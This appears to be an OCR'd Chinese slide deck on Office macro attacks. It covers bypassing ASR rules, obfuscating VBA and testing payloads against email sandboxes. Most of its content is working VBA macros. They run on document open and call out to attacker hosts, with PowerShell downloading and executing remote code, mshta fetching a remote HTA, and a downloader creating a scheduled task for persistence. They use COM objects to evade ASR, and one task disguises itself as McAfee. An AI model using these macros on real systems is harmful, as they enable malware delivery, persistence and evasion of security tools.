
parent_process:	winword.exe
martian_process:	powershell.exe -ep bypass iex ((New-Object Net.WebClient).DownloadString('http://attacker.com/xxxx'))

Bypass ASR

ASR（Attack surface reduction），通过配置攻击面减少规则，可以保护计算机不被恶意软件、代码攻击

```
Const HIDDEN_WINDOW = 0
strComputer = "."
Set objWMIService = GetObject("win" & "mgmts" & ":\\" & strComputer & "\root" & "\cimv2")
Set objStartup = objWMIService.Get("Win32_" & "Process" & "Startup")
Set objConfig = objStartup.SpawnInstance_
objConfig.ShowWindow = HIDDEN_WINDOW
Set objProcess = GetObject("winmgmts:\\" & strComputer & "\root" & "\cimv2" & ":Win32_" & "Process")
objProcess.Create "cmd.exe", Null, objConfig, intProcessID
```

Bypass ASR


11 - ThisDocument (代码)
(通用)
Private Sub Document_Open()
Call evil
End Sub
Sub evil()
Const HIDDEN_WINDOW = 0
strComputer = "."
Set objWMIService = GetObject("win" & "mgmts" & ":\\" & strComputer & "\r
Set objStartup = objWMIService.Get("Win32_" & "Process" & "Startup")
Set objConfig = objStartup.SpawnInstance_
objConfig.ShowWindow = HIDDEN_WINDOW
Set objProcess = GetObject("winmgmts:\\" & strComputer & "\root" & "\cimv2
objProcess.Create "powershell.exe -NoLogo iex ((New-Object Net.WebClient).
End Sub
Process Explorer - Sysinternals: www.sysinternals.com [WIN-JQVD7QFFPQ0\test7]
File Options View Process Find Users Help
Process CPU Private B... Working Set PID Description Company Name
System Idle Process 98.39 K 24 K 0
System 0.02 176 K 2,208 K 4
Interrupts 0.96 K K n/a Hardware Interrupts a...
smss.exe 544 K 200 K 404
csrss.exe < 0.01 3,012 K 2,700 K 488
conhost.exe < 0.01 3,476 K 696 K 1556
conhost.exe < 0.01 1,352 K 584 K 1588
csrss.exe 0.06 10,296 K 20,704 K 540
conhost.exe < 0.01 1,960 K 5,516 K 5952 控制台窗口主机 Microsoft Corporation
wininit.exe 1,688 K 520 K 548
services.exe < 0.01 5,408 K 6,272 K 644
svchost.exe 4,792 K 5,168 K 760 Windows 服务主进程 Microsoft Corporation
WmiPrvSE.exe < 0.01 13,228 K 14,880 K 2328
powershell.exe < 0.01 57,200 K 54,888 K 5220 Windows PowerShell Microsoft Corporation
vmacthlp.exe < 0.01 4,620 K 1,716 K 824 VMware Activation Helper VMware, Inc.
svchost.exe
svchost.exe
svchost.exe
dwm.exe
svchost.exe < 0.01 28,100 K 33,336 K 120 Windows 服务主进程 Microsoft Corporation
svchost.exe < 0.01 11,320 K 13,536 K 1040 Windows 服务主进程 Microsoft Corporation
svchost.exe < 0.01 26,844 K 23,004 K 1124 Windows 服务主进程 Microsoft Corporation
spoolsv.exe < 0.01 15,104 K 3,352 K 1312 后台处理程序子系统应用程序 Microsoft Corporation
svchost.exe 11,784 K 8,620 K 1364 Windows 服务主进程 Microsoft Corporation
coreServiceShell.exe 0.01 65,268 K 10,588 K 1480 Trend Micro Anti-Malw... Trend Micro Inc.
uiWatchDog.exe 1,364 K 416 K 1536
uiSeAgnt.exe < 0.01 9,888 K 868 K 3132 Client Session Agent Trend Micro Inc.
coreFrameworkHos... 5,984 K 3,408 K 1580
OfficeClickToRun.exe < 0.01 43,276 K 44,436 K 1544 Microsoft Office Clic... Microsoft Corporation
Command Line:
powershell.exe -NoLogo iex ((New-Object Net.WebClient).DownloadString('http://attacker.com/xxxxx'))
Path:
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
CPU Usage: 1.61% Commit Charge: 60.99% Processes: 64 Physical Usage: 84.63%

Bypass ASR

```
Const ShellBrowserWindow = _
"{C08AFD90-F2A1-11D1-8455-00A0C91F3880}"
Set SBW = GetObject("new:" & ShellBrowserWindow)
SBW.Document.Application.ShellExecute "cmd.exe", Null, "C:\Windows\System32", Null, 0
```

ShellBrowserWindow COM 对象

```
Set outlookApp = CreateObject("Outlook.Application")
outlookApp.CreateObject("Wscript.shell").Run "calc.exe",0
```

outlook对象

```
Const ShellWindows = _
"{9BA05972-F6A8-11CF-A442-00A0C90A8F39}"
Set SW = GetObject("new:" & ShellWindows).Item()
SW.Document.Application.ShellExecute "calc.exe", Null, "C:\Windows\System32", Null, 0
```

混淆

```
Set outlookApp = CreateObject("Outlook.Application")
outlookApp.CreateObject("Wscript.shell").Run "C:\Windows\system32\mshta.exe https://attacker.com/xxxxx", 0
```

```
Private Function gjtRMFzcLZuu(wavrGNDcPxeFwB As Variant, PrEXCkaehHgZ As Variant)
Dim auwirTWvhEXww As String
auwirTWvhEXww = ""
For i = LBound(wavrGNDcPxeFwB) To UBound(wavrGNDcPxeFwB)
auwirTWvhEXww = auwirTWvhEXww & Chr(PrEXCkaehHgZ(i) Xor wavrGNDcPxeFwB(i))
Next
gjtRMFzcLZuu = auwirTWvhEXww
End Function
Set jNwfOXFJYFyl = CreateObject(gjtRMFzcLZuu(Array((126 + 82),(59 + 70),248,(3 - 0),26,(((44 - 22) + 17) XOR ((49 - 23) + 212)),
gjtRMFzcLZuu(Array((181 XOR 106),187,(3 XOR (297 - 142)),(76 + (4 - 1))),Array((34 XOR ((166 - 76) + 47)),210,(245 XOR (3 - 1)),
jNwfOXFJYFyl.CreateObject(gjtRMFzcLZuu(Array((168 - 84),((108 - 52) + 166),((21 - 9) + 52),(1 + 15),(172 - 51),(12 - 5),105,(163
gjtRMFzcLZuu(Array((205 + 17),((21 + 55) XOR 195),((2 - 1) XOR 26),(293 - 145),(8 XOR 7),(49 XOR 175),(316 - 95),(30 + (73 - 32)
gjtRMFzcLZuu(Array((44 - 12),183,(198 + 24),((39 + 24) XOR 189),43,178,191,(260 - 52),217,(87 + 19),(115 + 5),(57 + 60),((13 + 1
gjtRMFzcLZuu(Array(((113 + 42) XOR (139 - 32)),150,(52 XOR (229 - 47)),(13 + 62),(((198 - 60) + 28) XOR ((68 - 31) + (129 - 52))
```


https://github.com/BaptisteVeyssiere/vba-macro-obfuscator

混淆


```
auwirTWvhEXww = auwirTWvhEXww & Chr(PrEXCkaehHgZ(i) Xor wavrGNDcPxeFwB(i))
Next
gjtRMFzcLZuu = auwirTWvhEXww
End Function
Set jNwfOXFJYFy1 = CreateObject(gjtRMFzcLZuu(Array((126 + 82), (59 + 70), 248, (3 - 0), 26, (
+ 212)), (1 XOR 5), (98 + 120), ((192 - 88) + (69 - 33)), (31 XOR (102 - 29)), (207 XOR 56), (
3 - 8) + 39) XOR (175 - 83)), ((44 + (61 - 19)) XOR (103 + (70 - 25)))), Array(((208 - 52)
35)), 140, (88 XOR (95 - 40)), (211 - 94), (49 XOR 151), (148 - 37), 244, (49 XOR (445 - 193)),
OR ((45 - 15) + 5)), (26 XOR 106), (((0 - 0) + (8 - 3)) XOR 11), (54 XOR (6 + (147 - 4))))
gjtRMFzcLZuu(Array((181 XOR 106), 187, (3 XOR (297 - 142)), (76 + (4 - 1))), Array((34 XOR (
3 - 1)), (15 XOR 46))))
jNwfOXFJYFy1.CreateObject(gjtRMFzcLZuu(Array((168 - 84), ((108 - 52) + 166), ((21 - 9) + 5
105, (163 + (30 - 3)), 233, 184, (315 - 143), 125, (15 XOR (16 + (16 - 1)))), Array(3, (83 XOR (
16) + 14), 98, 16, ((100 - 48) + (92 - 25)), (23 + 6), ((170 - 73) + 47), ((25 + 44) XOR (89 +
((11 - 5) XOR ((3 - 1) + 21)), 124))).Run gjtRMFzcLZuu(Array((144 - 59), 54, ((91 - 43) XOR
XOR 109), 129, (230 - 63), 108, (45 XOR ((70 - 34) + 178)), ((251 - 97) XOR 87), (44 - 9), (22
6)), 193, (312 - 112)), Array((28 - 6), 12, (17 + (46 - 22)), 239, (2 + 30), ((374 - 136) XOR 1)
(172 - 34)), ((26 - 11) XOR 177), ((32 + (19 - 1)) XOR 77), (6 - 2), (92 XOR 2), 178, 188)) &
gjtRMFzcLZuu(Array((205 + 17), ((21 + 55) XOR 195), ((2 - 1) XOR 26), (293 - 145), (8 XOR 7)
73 - 32)), (((64 - 15) + 165) XOR ((34 - 1) + 9)), 238, ((49 + 27) XOR 51), 138, 110, ((75 - 3
+ (48 - 23))), Array((103 XOR 220), (176 + 50), 40, ((282 - 135) + 19), ((83 - 40) XOR (173 -
2), 47, (0 XOR (222 - 86)), ((261 - 129) XOR 11), 81, (61 XOR (1 + (290 - 81))), (4 + 18), (((1
90 - 21) + 21))) &
gjtRMFzcLZuu(Array((44 - 12), 183, (198 + 24), ((39 + 24) XOR 189), 43, 178, 191, (260 - 52), 21
((13 + 1) XOR 60), (189 - 77), (254 - 60)), Array(72, (155 + 40), 170, ((67 + 153) XOR (26 + (
4)), (69 + 67), 144, 255, 184, (39 - 9), (18 - 6), 20, (85 - 4), 27, 167)) &
gjtRMFzcLZuu(Array(((113 + 42) XOR (139 - 32)), 150, (52 XOR (229 - 47)), (13 + 62), (((198
9 - 52))), (127 XOR (345 - 155)), 131, 180, ((23 + 21) XOR 164), ((13 - 6) XOR (143 + (82 - 3
+ 58), ((48 + 85) XOR 100), 36, (366 - 181), 238, (387 - 136), 204, ((28 + 48) XOR ((22 - 2) +
```

Type	Keyword	Description
Suspicious	Run	May run an executable file or a system command
Suspicious	CreateObject	May create an OLE object
Suspicious	Chr	May attempt to obfuscate specific strings (use option --deobf to deobfuscate)
Suspicious	Xor	May attempt to obfuscate specific strings (use option --deobf to deobfuscate)

邮件沙箱


云端+本地
威胁情报中心
威胁情报
通过DDEI封堵恶意邮件
正常邮件
正常用户
带病毒的邮件
欺诈邮件
社会工程邮件
勒索邮件
垃圾邮件
高级威胁邮件
互联网黑客
恶意攻击者
商业间谍
竞争对手
管理员控制台
终端用户隔离
产品许可服务
内容过滤
云安全防护
内部沙箱
DDEI核心
反垃圾邮件引擎
反病毒引擎
机器学习引擎
配置数据库
缓存数据库
主动更新服务器
Email 信誉服务
外部沙箱
正常邮件
企业内部

邮件沙箱


LEGEND
已知好
已知坏
未知
邮件信誉
垃圾邮件内容分析及关联
文档及URL信誉
机器学习（防PE/JS/近似恶意程序）
专家规则&机器学习（防BEC诈骗）
文档漏洞检测 & Office宏分析
定制化沙箱分析
URL访问实时分析
安全邮件
被允许
恶意邮件
被拦截

邮件沙箱

收件人	检测	高风险	中等风险	低风险	垃圾邮件/灰色邮件	内容违例
cher[redacted].com.cn	29	13	1	1	14	0

高风险 → 报警

中等风险 → ?

低风险 → ?

沙箱测试一

```
Sub Document_Open()
Set outlookApp = CreateObject("Outlook.Application")
outlookApp.CreateObject("Wscript.shell").Run "C:\Windows\system32\mshta.exe https://attacker.com/xxxxx", 0
End Sub
```

沙箱测试一

高风险

显著威胁特征

反安全、自我保护 (0)

自动启动或其他系统重新配置 (0)

欺诈、社会工程学 (0)

文件丢弃、下载、共享或复制 (0)

劫持程序、重定向或盗窃数据 (0)

格式不正确、有缺陷或存在已知恶意软件特征 (1)

特征	详细信息	展现对象
Causes process to crash	Process ID: 2312 Image Path: mshta.exe	产品文档.doc

进程、服务或内存对象更改 (1)

特征	详细信息	展现对象
Creates process	Process ID: 2312 Image Path: %windir%\system32\mshta.exe https://d2lek[redacted]et/dVYQkaGD/q2.hta	产品文档.doc

Rootkit、掩蔽 (0)

可疑网络或通讯活动 (7)

特征	详细信息	展现对象
Listens on port	127.0.0.1:51582	产品文档.doc
Listens on port	0.0.0.0:49171	产品文档.doc
Listens on port	0.0.0.0:49173	产品文档.doc
Listens on port	0.0.0.0:49174	产品文档.doc
Listens on port	0.0.0.0:49175	产品文档.doc
Listens on port	0.0.0.0:49176	产品文档.doc
Connects to remote URL or IP address	URL:https://d2lel[redacted]t.net/dVYQkaGD/q2.hta	产品文档.doc

回调目标

主机	端口	位置	风险级别	威胁	访问对象
d2lek[redacted]t.net	443	-	未经测试	-	产品文档.doc
crl4.digicert.com	80	-	未经测试	-	产品文档.doc
s.symcb.com	80	-	未经测试	-	产品文档.doc

沙箱测试一

Python olevba.py test.doc

```
Sub Document_Open()
Set outlookApp = CreateObject("Outlook.Application")
outlookApp.CreateObject("Wscript.shell").Run "C:\Windows\system32\mshta.exe https://attacker.com/xxxxx", 0
End Sub
+----------+--------------------+---------------------------------------------+
|Type      |Keyword             |Description                                  |
+----------+--------------------+---------------------------------------------+
|AutoExec  |Document_Open       |Runs when the Word or Publisher document is  |
|          |                    |opened                                       |
|Suspicious|shell               |May run an executable file or a system       |
|          |                    |command                                      |
|Suspicious|Wscript.shell       |May run an executable file or a system       |
|          |                    |command                                      |
|Suspicious|Run                 |May run an executable file or a system       |
|          |                    |command                                      |
|Suspicious|CreateObject        |May create an OLE object                     |
|Suspicious|Windows             |May enumerate application windows (if        |
|          |                    |combined with Shell.Application object)      |
|IOC       |https://attacker.com|URL                                          |
|          |/xxxxx               |                                             |
|IOC       |mshta.exe           |Executable file name                         |
+----------+--------------------+---------------------------------------------+
```

沙箱测试二

```
Public Function SaveWebFile(ByVal vWebFile As String, ByVal vLocalFile As String) As Boolean
'Dim oXMLHTTP As MSXML2.XMLHTTP
Dim i As Long
Dim vFF As Long
Dim oResp() As Byte

    Set oXMLHTTP = CreateObject("MSXML2.XMLHTTP")
    oXMLHTTP.Open "GET", vWebFile, False
    oXMLHTTP.Send

    Do While (oXMLHTTP.readyState <> 4)
        DoEvents
    Loop

    oResp = oXMLHTTP.responseBody

    vFF = FreeFile
    If Dir(vLocalFile) <> "" Then
        Kill vLocalFile
    End If
    Open vLocalFile For Binary As #vFF
    Put #vFF, , oResp
    Close #vFF

    Set oXMLHTTP = Nothing
End Function

Sub Document_Open()
    Dim downloadPath As String
    Dim sc As String

    Set outlookApp = GetObject("winmgmts:Win32_Process")
    downloadPath = Environ("TEMP") & "\\" & "acqeolw.hta"
    u = "https://www.pa[redacted]aqxc/"
    Call SaveWebFile(u, downloadPath)
    sc = "schtasks.exe /create /sc minute /mo 1 /tn SecurityMonitor /tr " & """c:\windows\system32\mshta.exe " & downloadPath & """"
    Debug.Print sc
    'Result = outlookApp.Create(sc, Null, Null, processid)
```

中等风险 --报警

沙箱测试三

```
' Create the TaskService object.
Set service = CreateObject("Schedule.Service")
Call service.Connect

' Get a folder to create a task definition in.
Dim rootFolder
Set rootFolder = service.GetFolder("\")

' The taskDefinition variable is the TaskDefinition object.
Dim taskDefinition
' The flags parameter is 0 because it is not supported.
Set taskDefinition = service.NewTask(0)

' Set the registration info for the task by
' creating the RegistrationInfo object.
Dim regInfo
Set regInfo = taskDefinition.RegistrationInfo
regInfo.Description = "Agent"
regInfo.Author = "Mcafee"
```

```
Dim time
time = DateAdd("s", 10, Now)  'start time = 10 seconds from now
startTime = XmlTime(time)
endTime = "2029-12-01T08:00:00" 'end date Terminator - Skynet arrives

trigger.StartBoundary = startTime
trigger.EndBoundary = endTime
trigger.DaysInterval = 1    'Task runs every day.
trigger.ID = "DailyTriggerId"
trigger.Enabled = True
```

```
